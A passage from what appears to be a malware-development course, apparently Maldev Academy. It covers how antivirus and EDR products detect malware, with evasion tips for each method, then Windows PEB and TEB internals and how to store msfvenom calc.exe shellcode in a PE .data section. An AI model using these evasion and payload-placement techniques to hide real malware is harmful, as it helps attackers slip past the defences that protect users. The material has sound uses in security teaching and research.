
After deleting the precompiled headers, the compiler's default settings must be changed to confirm that precompiled headers should not be used in the project.



Go to **C/C++ > Advanced Tab**



Change the 'Precompiled Header' option to 'Not Using Precompiled Headers' and press 'Apply'.



Finally, change the `dllmain.cpp` file to `dllmain.c`. This is required since the provided code snippets in Maldev Academy use C instead of C++. To compile the program, click Build > Build Solution and a DLL will be created under the *Release* or *Debug* folder, depending on the compile configuration.

10. Detection Mechanisms

Detection Mechanisms

Introduction

Security solutions use several techniques to detect malicious software. It's important for one to understand what techniques security solutions use to detect or classify software as being malicious.

Static/Signature Detection

A signature is a number of bytes or strings within a malware that uniquely identifies it. Other conditions can also be specified such as variable names and imported functions. Once the security solution scans a program, it attempts to match it to a list of known rules. These rules have to be pre-built and pushed to the security solution. YARA is one tool that is used by security vendors to build detection rules. For example, if a shellcode contains a byte sequence that begins with `FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51` then this can be used to detect that the payload is a Msfvenom's x64 exec payload. The same detection mechanism can be used against strings within the file.

Signature detection is easy to bypass but can be time-consuming. It's important to avoid hardcoding values in the malware that can be used to uniquely identify the implementation. The code that's presented throughout this course attempts to avoid hardcoding values that could be hardcoded and instead dynamically retrieves or calculates the values.

Hashing Detection

Hashing detection is a subset of static/signature detection. This is a very straightforward detection technique, and this is the fastest and simplest way a security solution can detect malware. This method is done by simply saving hashes (e.g. MD5, SHA256) about known malware in a database. The malware's file hash will be compared with the security solution's hash database to see if there's a positive match.

Evading hashing detection is extremely simple, although likely not enough on its own. By changing at least 1 byte in the file, the file hash will change for any hashing algorithm and therefore the file will have a file hash that is likely unique.

Heuristic Detection

Since signature detection methods are easily circumvented with minor changes to a malicious file, heuristic detection was introduced to spot suspicious characteristics that can be found in unknown, new and modified versions of existing malware. Depending on the security solution, heuristic models can consist of one or both of the following:

- **Static Heuristic Analysis** - Involves decompiling the suspicious program and comparing code snippets to known malware that are already known and are in the heuristic database. If a particular percentage of the source code matches anything in the heuristic database, the program is flagged.
- **Dynamic Heuristic Analysis** - The program is placed inside a virtual environment or a *sandbox* which is then analyzed by the security solution for any suspicious behaviors.

Dynamic Heuristic Analysis (Sandbox Detection)

Sandbox detection dynamically analyzes the behavior of a file by executing it in a sandboxed environment. While executing the file, the security solution will look for suspicious actions or actions that are classified as malicious. For example, allocating memory is not necessarily a malicious action but allocating memory, connecting to the internet to fetch shellcode, writing the shellcode to memory and executing it in that sequence is considered malicious behavior.

Malware developers will embed anti-sandbox techniques to detect the sandbox environment. If the malware confirms that it's being executed in a sandbox then it executes benign code, otherwise, it executes malicious code.

Behavior-based Detection

Once the malware is running, security solutions will continue to look for suspicious behavior committed by the running process. The security solution will look for suspicious indicators such as loading a DLL, calling a certain Windows API and connecting to the internet. Once the suspicious behavior is detected the security solution will conduct an in-memory scan of the running process. If the process is determined to be malicious, it is terminated.

Certain actions may terminate the process immediately without an in-memory scan being performed. For example, if the malware performs process injection


into `notepad.exe` and connects to the internet, this will likely cause the process to be terminated immediately due to the high likelihood that this is malicious activity.

The best way to avoid behavior-based detection is by making the process behave as benign as possible (e.g. avoid spawning a cmd.exe child process). Additionally, in-memory scans can be circumvented with memory encryption. This is a more advanced topic that will be discussed in future modules.

API Hooking

API hooking is a technique used by security solutions, mainly EDRs, to monitor the process or code execution in real time for malicious behaviors. API hooking works by intercepting commonly abused APIs and then analyzing the parameters of these APIs in real time. This is a powerful way of detection because it allows the security solution to see the content passed to the API after it's been de-obfuscated or decrypted. This detection is considered a combination of real-time and behavior-based detection.

The diagram below shows a high level of API hooking.




There are several ways to bypass API hooks such as DLL unhooking and direct syscalls. These topics will be covered in future modules.

IAT Checking

One of the components that were discussed in the PE structure is the Import Address Table or IAT. To briefly summarize the IAT's functionality, it contains function names that are used in the PE at runtime. It also contains the libraries (DLLs) that export these

functions. This information is valuable to a security solution since it knows what WinAPIs the executable is using.

For example, ransomware is used to encrypt files and therefore it will likely be using cryptographic and file management functions. When the security solution sees the IAT containing these types of functions such as `CreateFileA/W, SetFilePointer, Read/WriteFile, CryptCreateHash, CryptHashData, CryptGetHashParam`, then either the program is flagged or additional scrutiny is placed on it. The image below shows the `dumpbin.exe` tool being used to check a binary's IAT.



One solution that evades IAT scanning is the use of API hashing which will be discussed in future modules.

Manual Analysis

Despite bypassing all the aforementioned detection mechanisms, the blue team and malware analysts can still manually analyze the malware. A defender well-versed in malware reverse engineering will likely be able to detect the malware. Furthermore, security solutions will often send a copy of suspicious files to the cloud for further analysis.

Malware developers can implement anti-reversing techniques to make the process of reverse engineering more difficult. Some techniques include the detection of a debugger and the detection of a virtualized environment which are discussed in future modules.

11. Windows Processes

Windows Processes

What is a Windows Process?

A Windows process is a program or application that is running on a Windows machine. A process can be started by either a user or by the system itself. The process consumes resources such as memory, disk space, and processor time to complete a task.

Process Threads

Windows processes are made up of one or more threads that are all running concurrently. A thread is a set of instructions that can be executed independently within a process. Threads within a process can communicate and share data. Threads are scheduled for execution by the operating system and managed in the context of a process.

Process Memory

Windows processes also use memory to store data and instructions. Memory is allocated to a process when it is created and the amount that is allocated can be set by the process itself. The operating system manages memory using both virtual and physical memory. Virtual memory allows the operating system to use more memory than what is physically available by creating a virtual address space that can be accessed by the applications. These virtual address spaces are divided into "pages" which are then allocated to processes.

Memory Types

Processes can have different types of memory:

- **Private memory** is dedicated to a single process and cannot be shared by other processes. This type of memory is used to store data that is specific to the process.
- **Mapped memory** can be shared between two or more processes. It is used to share data between processes, such as shared libraries, shared memory segments, and shared files. Mapped memory is visible to other processes, but is protected from being modified by other processes.

- **Image memory** contains the code and data of an executable file. It is used to store the code and data that is used by the process, such as the program's code, data, and resources. Image memory is often related to DLL files loaded into a process's address space.

Process Environment Block (PEB)

The Process Environment Block (PEB) is a data structure in Windows that contains information about a process such as its parameters, startup information, allocated heap information, and loaded DLLs, in addition to others. It is used by the operating system to store information about processes as they are running, and is used by the Windows loader to launch applications. It also stores information about the process such as the process ID (PID) and the path to the executable.

Every process created has its own PEB data structure, that will contain its own set of information about it.

PEB Structure

The PEB struct in C is shown below. The reserved members of this struct can be ignored.

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  PVOID                         Reserved4[3];
  PVOID                         AtlThunkSListPtr;
  PVOID                         Reserved5;
  ULONG                         Reserved6;
  PVOID                         Reserved7;
  ULONG                         Reserved8;
  ULONG                         AtlThunkSListPtr32;
  PVOID                         Reserved9[45];
  BYTE                          Reserved10[96];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved11[128];
  PVOID                         Reserved12[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

The non-reserved members are explained below.

BeingDebugged

BeingDebugged is a flag in the PEB structure that indicates whether the process is being debugged or not. It is set to 1 (TRUE) when the process is being debugged and 0 (FALSE) when it is not. It is used by the Windows loader to determine whether to launch the application with a debugger attached or not.

Ldr

Ldr is a pointer to a `PEB_LDR_DATA` structure in the Process Environment Block (PEB). This structure contains information about the process's loaded dynamic link library (DLL) modules. It includes a list of the DLLs loaded in the process, the base address of each DLL, and the size of each module. It is used by the Windows loader to keep track of DLLs loaded in the process. The `PEB_LDR_DATA` struct is shown below.

```
typedef struct _PEB_LDR_DATA {
  BYTE       Reserved1[8];
  PVOID      Reserved2[3];
  LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

`Ldr` can be leveraged to find the base address of a particular DLL, as well as which functions reside within its memory space. This will be used in future modules to build a custom version of GetModuleHandleA/W for added stealth.

ProcessParameters

ProcessParameters is a data structure in the PEB. It contains the command line parameters passed to the process when created. The Windows loader adds these parameters to the process's PEB structure. ProcessParameters is a pointer to the `RTL_USER_PROCESS_PARAMETERS` struct that's shown below.

```
typedef struct _RTL_USER_PROCESS_PARAMETERS {
  BYTE           Reserved1[16];
  PVOID          Reserved2[10];
  UNICODE_STRING ImagePathName;
  UNICODE_STRING CommandLine;
} RTL_USER_PROCESS_PARAMETERS, *PRTL_USER_PROCESS_PARAMETERS;
```

`ProcessParameters` will be leveraged in future modules to perform actions such as command line spoofing.

AtlThunkSListPtr & AtlThunkSListPtr32

`AtlThunkSListPtr` and `AtlThunkSListPtr32` are used by the ATL (Active Template Library) module to store a pointer to a linked list of *thunking functions*. Thunking functions are used to call functions that are implemented in a different address space, these often represent functions exported from a DLL (Dynamic Link Library) file. The linked list of thunking functions is used by the ATL module to manage the thunking process.

PostProcessInitRoutine

The `PostProcessInitRoutine` field in the PEB structure is used to store a pointer to a function that is called by the operating system after TLS (Thread Local Storage) initialization has been completed for all threads in the process. This function can be used to perform any additional initialization tasks that are required for the process.

TLS and TLS callbacks will be discussed in more detail later when required.

SessionId

The SessionID in the PEB is a unique identifier assigned to a single session. It is used to track the activity of the user during the session.

Thread Environment Block (TEB)

Thread Environment Block (TEB) is a data structure in Windows that stores information about a thread. It contains the thread's environment, security context, and other related information. It is stored in the thread's stack and is used by the Windows kernel to manage threads.

TEB Structure

The TEB struct in C is shown below. The reserved members of this struct can be ignored.

```
typedef struct _TEB {
  PVOID Reserved1[12];
  PPEB  ProcessEnvironmentBlock;
  PVOID Reserved2[399];
  BYTE  Reserved3[1952];
  PVOID TlsSlots[64];
```

```
  BYTE  Reserved4[8];
  PVOID Reserved5[26];
  PVOID ReservedForOle;
  PVOID Reserved6[4];
  PVOID TlsExpansionSlots;
} TEB, *PTEB;
```

ProcessEnvironmentBlock (PEB)

Is a pointer to the PEB structure explained above, PEB is located inside the Thread Environment Block (TEB) and is used to store information about the currently running process.

TlsSlots

The TLS (Thread Local Storage) Slots are locations in the TEB that are used to store thread-specific data. Each thread in Windows has its own TEB, and each TEB has a set of TLS slots. Applications can use these slots to store data that is specific to that thread, such as thread-specific variables, thread-specific handles, thread-specific states, and so on.

TlsExpansionSlots

The TLS Expansion Slots in the TEB are a set of pointers used to store thread-local storage data for a thread. The TLS Expansion Slots are reserved for use by system DLLs.

Process And Thread Handles

On the Windows operating system, each process has a distinct process identifier or process ID (PID) which the operating system assigns when the process is created. PIDs are used to distinguish one running process from another. The same concept applies to a running thread, where a running thread has a unique ID that is used to differentiate it from the rest of the existing threads (in any process) on the system.

These identifiers can be used to open a handle to a process or a thread using the WinAPIs below.

- OpenProcess - Opens an existing process object handle via its identifier.
- OpenThread - Opens an existing thread object handle via its identifier.

These WinAPIs will be discussed in further detail later on when required. For now, it's enough to know that the opened handle can be used to perform further actions to its relative Windows object, such as suspending a process or thread.

Handles should always be closed once their use is no longer required to avoid handle leaking. This is achieved via the CloseHandle WinAPI call.

12. Undocumented Structures

Undocumented Structures

Introduction

When referencing the Windows documentation for a structure, one may encounter several *reserved* members within the structure. These reserved members are often presented as arrays of `BYTE` or `PVOID` data types. This practice is implemented by Microsoft to maintain confidentiality and prevent users from understanding the structure to avoid modifications to these reserved members.

With that being said, throughout this course, it will be necessary to work with these undocumented members. Therefore, some modules will avoid using Microsoft's documentation and instead use other websites that have the full undocumented structure, which was likely derived through reverse engineering.

PEB Structure Example


As mentioned in an earlier module, the Process Environment Block or PEB is a data structure that holds information about a Windows process. However, Microsoft's documentation on the PEB structure shows several reserved members. This makes it difficult to access the members of the structure.

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  PVOID                         Reserved4[3];
  PVOID                         AtlThunkSListPtr;
  PVOID                         Reserved5;
  ULONG                         Reserved6;
  PVOID                         Reserved7;
  ULONG                         Reserved8;
  ULONG                         AtlThunkSListPtr32;
  PVOID                         Reserved9[45];
  BYTE                          Reserved10[96];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved11[128];
```

```
  PVOID                           Reserved12[1];
  ULONG                           SessionId;
} PEB, *PPEB;
```

Finding Reserved Members

One way to determine what the PEB's reserved members hold is through the `!peb` command in WinDbg.



For a more complete PEB structure, refer to Process Hacker's PEB structure.

Alternative Documentation

As previously mentioned, some modules will avoid using Microsoft's documentation and instead use other documentation sources.

- Process Hacker's Header Files
- undocumented.ntinternals.net - Some structures may be outdated
- ReactOS's Documentation
- Vergilius Project - Although mainly for Windows kernel structures, it remains a valuable resource.

Considerations

When choosing a structure definition, it's important to be mindful of the following points.

- Some structure definitions only work for a specific architecture, either x86 or x64. If that's the case, ensure the appropriate structure definition is chosen.
- In certain cases, it may be necessary to define multiple structures due to the concept of nested structures. For example, a structure such as PEB may contain a member that acts as a pointer to another structure. Therefore, it becomes important to include the definition of the latter structure to ensure its correctly interpreted by the program.
- When using a custom definition of a structure, it is not possible to include its original definition found in the Windows SDK simultaneously. For example, Microsoft's definition of the PEB structure is located in Winternl.h. If one intends to use a different definition from one of the above-mentioned documentation sources, then attempting to include `Winternl.h` in the program will result in redefinition errors thrown by Visual Studio's compiler. To avoid this, select only one definition of the structure.

13. Payload Placement - .data & .rdata Sections

Payload Placement - .data & .rdata Sections

Introduction

As a malware developer, one will have several options as to where the payload can be stored within the PE file. Depending on the choice, the payload will reside in a different section within the PE file. Payloads can be stored in one of the following PE sections:

- `.data`
- `.rdata`
- `.text`
- `.rsrc`

This module demonstrates how to store payloads in the `.data` and `.rdata` PE sections.

.data Section

The `.data` section of a PE file is a section of a program's executable file that contains initialized global and static variables. This section is readable and writable, making it suitable for an encrypted payload that requires decryption during runtime. If the payload is a global or local variable, it will be stored in the `.data` section, depending on the compiler settings.


The code snippet below shows an example of having a payload stored in the `.data` section.

```
#include <Windows.h>#include <stdio.h>// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .data saved payload
unsigned char Data_RawData[] = {
  0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
  0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
  0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
  0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
```

```
  0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
  0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
  0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
  0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
  0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
  0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
  0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
  0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
  0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
  0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
  0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
  0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
  0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
  0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
  0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

int main() {

  printf("[i] Data_RawData var : 0x%p \n", Data_RawData);
  printf("[#] Press <Enter> To Quit ...");
  getchar();
  return 0;
}
```

The image below shows the output of the above code snippet in xdbg. Make note of a few items within the image:

1. The .data section starts at the address `0x00007FF7B7603000`.
2. The `Data_RawData`'s base address is `0x00007FF7B7603040` which is an offset of `0x40` from the .data section.
3. Note the memory protection of the region is specified as `RW` which indicates it is a read-write region.



.rdata Section

Variables that are specified using the `const` qualifier are written as constants. These types of variables are considered "read-only" data. The letter "r" in `.rdata` indicates this, and any attempt to change these variables will cause access violations. Furthermore, depending on the compiler and its settings, the `.data` and `.rdata` sections may be merged, or even merged into the `.text` section.

The code snippet below shows an example of having a payload stored in the `.rdata` section. The code will essentially be the same as the previous code snippet except the variable is now preceded by the `const` qualifier.

